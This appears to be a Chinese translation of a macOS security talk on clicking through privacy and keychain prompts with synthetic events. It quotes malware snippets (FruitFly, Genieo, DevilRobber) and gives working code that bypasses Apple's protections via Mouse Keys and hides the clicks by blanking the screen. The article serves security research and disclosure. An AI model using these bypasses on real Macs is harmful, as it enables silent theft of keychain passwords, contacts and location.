

0x01 背景

想象一下，如果我们作为一个攻击者获得了macOS的root权限，可以做什么？

你可能想要执行以下操作：

下载所有用户的钥匙扣，获取用户账号和密码


定位系统的地理位置

枚举用户的联系人

加载内核扩展

绕过第三方的安全产品

不幸的是在最新的macOS上，新增了一些安全机制阻止了这些操作。在执行上述各项操作的时候，这些安全机制将会生成警报响应。只有用户可以与之交互。比如访问钥匙



如果我们能够找到一种编程方式突破这些警报的方法，那么我们将可以一次性的绕过macOS所有此类型的安全机制。



0x02 模拟攻击历史

其实用程序的方式模拟UI交互的想法并不是新颖的，让我们一起来看看恶意软件使用这种方法的事件。OSX.FruitFly是十多年前写的，直到17年初才被发现，我之前写了一本分 Malware Analysis: Dissecting OSX.FruitFly.B via a Custom C&C Server")，指出它能够模拟鼠标和键盘事件。

CoreGraphics APIs

synthetic mouse events (OSX.FruitFly)


```
int sub_100001c50(int arg0, int arg1)
{
    rbx = CGEventCreateMouseEvent(0x0, rcx, rdx, rcx);
    CGEventSetIntegerValueField(rbx, 0x1, r12);
    CGEventPost(0x1, rbx);
    CFRelease(rbx);
}
```



sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

OSX/FruitFly's synthetic mouse capabilities

这里有一个完整的gif，显示了远程攻击者是如何通过osx远程关系（ 钥匙扣 ）的安全提示。



另外一个利用模拟攻击的恶意软件是OSX.DevilRobber。就像@noarfromspace说的它通过几个简单的AppleScript命令绕过了“钥匙扣安全访问”，转存了用户的钥匙扣存储

```

try
  tell application "System Events"
    if (exists process "SecurityAgent") then
      tell window 1 of process "SecurityAgent"
        click button "Always Allow" of group 1
      end tell
    end if
  end tell
end try

```



noar

@noarfromspace



Amazed to see that this OS X Keychain flow was already part of OSX.DevilRobber years ago... so 2011!

♡ 29 1:21 AM - Sep 3, 2015

39 people are talking about this

先知社区 >

广告软件也是利用模拟的事件，就像osx.genieo把自身安装成浏览器的扩展。为了实现这个操作，osx.genieo必须组织编程安装Safari浏览器的安全提示。广告软件怎么绕过安全提示，使用Jtool分析osx.genieo。我们可以看到一个叫SafariExtensionInstaller的类名。

```

$ jtool -d objc -v Installer.app/Contents/MacOS/AppAS

@interface SafariExtensionInstaller : ?
...
/* 2 - 0x1000376e1 */ + getPopupPosition;
...
/* 4 - 0x100037c53 */ + clickOnInstallButton;
/* 5 - 0x100037d71 */ + clickOnAllowButtonKeychain;
....
/* 8 - 0x100038450 */ + clickOnTrustButton;

```

先知社区

clickOnInstallButton的按钮是干什么的？

```

char +[SafariExtensionInstaller clickOnInstallButton]{

    (@selector(getPopupPosition))(&var_40);

    r14 = CGEventCreateMouseEvent(0x0, 0x5, 0x0, rcx);
    r15 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, rcx);
    rbx = CGEventCreateMouseEvent(0x0, 0x2, 0x0, rcx);

    CGEventPost(0x0, r14);
    CGEventPost(0x0, r15);
    CGEventPost(0x0, rbx);
}

```

先知社区

首先，它通过调用一个一个getPupupPosition的方法来获取警报（弹出窗口）的位置，然后调用cgeventcreatemouseevent和cgeventposter的api发送一些模拟的鼠标事


在最近的macos上，苹果实施了各种防御措施在阻止这种攻击方式，但是这些防御不是通用的，只是保护一部分UI组件（安全访问提示）。在mac sierra或者更老的macos版本，如果试图发送鼠标事件（例如钥匙扣访问提示），操作系统将会检测并阻止。

```
$ log show
tccd PID[44854] is checking access for target PID[44855]
tccd Service kTCCServiceAccessibility does not allow prompting; returning preflight_unknown
execution error: System Events got an error: osascript is not allowed assistive access. (-1719)
```

先知社区

具体来说，macos将检查模拟的事件进程是否已经获得了辅助访问权限。

Blocking AppleScript UI Interactions



注意，必须手动向应用程序提供辅助访问。通过系统偏好设置，可以查看给定此权限的应用程序。你可以转存（受SIP保护）系统的私密数据库 `/Library/Application Support/com.apple.TCC/TCC.db`：




Blocking AppleScript UI Interactions



tccd, checks TCC.db



tccd is an OS daemon that manages the privacy database, TCC.db



TCC.db

```
# fs_usage -w -f filesystem | grep tccd
RdData /Library/Application Support/com.apple.TCC/TCC.db tccd
open /Applications/Utilities/Terminal.app/Contents/MacOS/Terminal tccd
access /Applications/Utilities/Terminal.app/Contents/_CodeSignature tccd
WrData /Library/Application Support/com.apple.TCC/TCC.db tccd
```

tccd interactions with TCC.db

通过coremics api生成的模拟事件也会被检测和阻止（只有目标ui组件被显式保护时），在以下的系统日志输出中可以看到：

```
default 08:52:57.441538 -1000 tccd PID[209] is checking access for target PID[25349]
error 08:52:57.657628 -1000 WindowServer Sender is prohibited from synthesizing events
```

如果我们匹配“Sender is prohibited from synthesizing events”字符串，我们可以在核心库中找到“post_filtered_event_tap_data”这个函数。

```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, ...)

if (CGXSenderCanSynthesizeEvents() == 0x0) &&
(os_log_type_enabled(*_default_log, 0x10) != 0x0) {
    rbx = *_default_log;
    _os_log_error_impl(..., "Sender is prohibited from synthesizing events",...);
}

int CGXSenderCanSynthesizeEvents() {
    ...

    rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
}
```

正如我们在上面的反编译中看到的，如果CGXSenderCanSynthesizeEvents函数返回0

(false/NO)，那么我们将在日志中看到这条错误信息。如果sandbox_check_by_audit_token方法失败就将会发生。

从函数命名看，如果进程发送模拟事件sandbox_check_by_audit_token函数便会检查它是否有hid-control权限。这个检查是由内核的mpo_iokit_check_hid_control_t函数

Blocking Core Graphic Events

```
default 08:52:57.441538 -1000 tcod PID[209] is checking access for target PID[25349]
error 08:52:57.657628 -1000 WindowServer Sender is prohibited from synthesizing events
```

```
int post_filtered_event_tap_data(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5)
{
    if (CGXSenderCanSynthesizeEvents() == 0x0) goto loc_702e9;
loc_702e9:
    if (os_log_type_enabled(*_default_log, 0x10) != 0x0) {
        rbx = *_default_log;
        _os_log_error_impl(..., rbx, 0x10, "Sender is prohibited from synthesizing events",...);
    }
    int CGXSenderCanSynthesizeEvents() {
        ...
        rax = sandbox_check_by_audit_token("hid-control", 0x0, rdx, rdx);
    }
}
```

user-mode check:
'CGXSenderCanSynthesizeEvents'

```
/**
 * @brief Access control check for software HID control
 * @param cred Subject credential
 *
 * Determine whether the subject identified by the credential can
 * control the HID (Human Interface Device) subsystem, such as to
 * post synthetic keypresses, pointer movement and clicks.
 *
 * @return Return 0 if access is granted, or an appropriate value
 *         errno.
 */
typedef int mpo_iokit_check_hid_control_t(kauth_cred_t);
```

kernel-mode check:
'mpo_iokit_check_hid_control_t'


0x04 绕过苹果的保护

"Mouse Keys"在macos上是一个可以把键盘当作鼠标使用的一个功能

'Mouse Keys'
your keyboard is now the mouse



"you can move the mouse pointer
and press the mouse button using
the keyboard" -apple



macOS Sierra: Control the pointer using
Mouse Keys



When Mouse Keys is on, you can move the mouse pointer and press the mouse button using the keyboard or numeric keypad.

To quickly turn Mouse Keys on or off using the Accessibility Options shortcut panel, press Option-Command-F5 (or if your Mac has a Touch Bar, quickly press Touch ID three times). You can also select or deselect the checkbox in the Mouse & Trackpad pane of Accessibility preferences.

To open the pane, choose Apple menu > System Preferences, click Accessibility, then click Mouse & Trackpad.

apple docs



mouse → keyboard mappings

首先，我们使用AppleScript用编程的方式打开系统偏好设置启用鼠标键，使用coregraphics发送模拟鼠标操作检查是否开启。


```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
    [[NSAppleScript alloc] initWithSource:
     @"tell application \"System Preferences\" \"\n\" \
      \"activate\n\" \
      \"reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\" \"\n\" \
      \"end tell\""];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

A screenshot of a macOS terminal window titled 'Debug — mouseKeys — 113x16'. The window shows the command './mouseKeys' being executed, resulting in the output 'enabling mouse keys'. The terminal has a dark background with green text.

```
Patrick's-MacBook-Pro:Debug patrick$ ./mouseKeys
enabling mouse keys
```

通过程序实现鼠标单击，启用“Mouse Keys”，首先移动鼠标，然后通过AppleScript发送模拟键盘事件。

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved,
        CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* script = [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Events\" to key code 87\n"];

    //exec
    [script executeAndReturnError:nil];
}
```

先知社区

模拟鼠标关闭警报

Long Live Synthetic Events!?

some macOS privacy alerts remain unprotected (macOS 10.13.6)


```
//given some point {x, y}
// generate synthetic event...
CGPostMouseEvent(point, true, 1, true);
CGPostMouseEvent(point, true, 1, false);
```




mouse down




mouse up



location
(lat/long)



calendar/events



contacts



0x05 隐形

这些模拟操作有一个明显的缺点就是它们是可见的。想象一下，你坐在办公桌前在 mac 上工作..... 当突然出现警报时，鼠标似乎会自动移动到警报中，点击将其关闭。你会清楚地知道你被黑客攻击了！幸运的是有一个简单的解决方案！只需使屏幕变暗：

Making these attacks 'invisible' screen brightness ftw!

level: 0 is 'off'

```
void setBrightnessTo(float level)
{
    io_iterator_t iterator;
    io_object_t service;

    IOServiceGetMatchingServices(kIOMasterPortDefault,
                                IOServiceMatching("IODisplayConnect"), &iterator);

    while ((service = IOIteratorNext(iterator)) {
        IODisplaySetFloatParameter(service, kNilOptions, CFSTR(kIODisplayBrightnessKey), level);
        IOObjectRelease(service);
    }
    IOObjectRelease(iterator);
}
```

dimming the display



UI interactions still possible when screen dimmed!

在显示屏即将进去睡眠状态时，迅速将屏幕调暗0.0的亮度级别，然后执行模拟攻击。

Making these attacks 'invisible'

..or wait to dim until the display is going to sleep



1 OS sends
kIOMessageCanDevicePowerOff
→ screen dims to 50%



2 few seconds later, OS sends
kIOMessageDeviceWillPowerOff
→ screen dims to 100%, then off

{ dim to 100%
exploit();



```
void displayCallback(void *context, io_service_t y, natural_t msgType, void *msgArgument) {
    if(kIOMessageCanDevicePowerOff == msgType)
        //a) dim to 100%
        //b) exploit!
}

display = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceNameMatching("IODisplayWrangler"));
IOServiceAddInterestNotification(IONotificationPortCreate(kIOMasterPortDefault), display,
                                 kIOGeneralInterest, displayCallback, NULL, &notifier);

CFRunLoopAddSource(CFRunLoopGetMain(),
                   IONotificationPortGetRunLoopSource(IONotificationPortCreate(kIOMasterPortDefault)), kCFRunLoopDefaultMode);
```

detecting display going to sleep

点击收藏 | 0 关注 | 1

[上一篇：DIRECTX 直达内核](#) [下一篇：IDN Spoof漏洞自动化挖掘](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)